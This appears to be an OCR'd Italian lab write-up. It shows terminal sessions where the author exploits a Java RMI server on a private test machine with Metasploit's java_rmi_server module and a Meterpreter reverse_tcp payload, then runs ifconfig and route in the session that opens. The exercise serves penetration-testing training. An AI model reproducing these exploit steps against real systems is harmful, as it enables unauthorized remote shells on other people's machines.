
Dopodiché pingo per vedere se le macchine comunicano tra loro.
Una volta verificato il traffico dei dati eseguo il comando mfsconsole su Kali Linux e search Java_RMI per cercare il modulo appropriato.


kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo ip addr add 192.168.11.111/24 dev eth0
[sudo] password for kali:
┌──(kali㉿kali)-[~]
└─$ sudo ip link set eth0 up
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:04:42:0f brd ff:ff:ff:ff:ff:ff
inet 192.168.1.13/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
valid_lft 86080sec preferred_lft 86080sec
inet 192.168.11.111/24 scope global eth0
valid_lft forever preferred_lft forever
inet6 fe80::7a11:6e1d:6531:f4a/64 scope link noprefixroute
valid_lft forever preferred_lft forever
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=2.31 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.13 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.55 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=1.40 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=1.26 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=1.81 ms
64 bytes from 192.168.11.112: icmp_seq=7 ttl=64 time=1.62 ms
^C
— 192.168.11.112 ping statistics —
7 packets transmitted, 7 received, 0% packet loss, time 6006ms
rtt min/avg/max/mdev = 1.126/1.581/2.305/0.362 ms
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules
M S F
=[metasploit v6.4.50-dev]
+ -- --=[2496 exploits - 1283 auxiliary - 431 post]
+ -- --=[1610 payloads - 49 encoders - 13 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search java_rmi

Uso del comando : exploit/Multi/misc/java_rmi_server e settaggio dei parametri RHOST,RPORT,PAYLOAD e LHOST.
Infine uso il comando run.


kali@kali: ~
File Actions Edit View Help
0 auxiliary/gather/java_rmi_registry . normal No Java RMI Registry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution
2 _ target: Generic (Java Payload) . . . .
3 _ target: Windows x86 (Native Payload) . . . .
4 _ target: Linux x86 (Native Payload) . . . .
5 _ target: Mac OS X PPC (Native Payload) . . . .
6 _ target: Mac OS X x86 (Native Payload) . . . .
7 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner
8 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Deserialization Privilege Escalation
Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192,168.11.111
LHOST => 192,168.11.111
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
Name Current Setting Required Description
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request
RHOSTS 192.168.11.112 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 1099 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)
Payload options (java/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192,168.11.111 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Generic (Java Payload)
View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > run
[-] 192.168.11.112:1099 - Msf::OptionValidateError One or more options failed to validate: LHOST.

Infine tramite il comando ifconfig e route possiamo vedere la configurazione di rete e le informazioni sulla tabella di routing


kali@kali: ~
File Actions Edit View Help
LHOST 192.168.11.111 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Generic (Java Payload)
View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/kBBZau
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:42311) at 2025-05-16 06:01:58 -0400
meterpreter > ifconfig
Interface 1
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fed2:a892
IPv6 Netmask : ::
meterpreter > route
IPv4 network routes
Subnet Netmask Gateway Metric Interface
127.0.0.1 255.0.0.0 0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0
IPv6 network routes
Subnet Netmask Gateway Metric Interface
::1 :: ::
fe80::a00:27ff:fed2:a892 :: ::
meterpreter >
6:10
CTRL (DESTRA)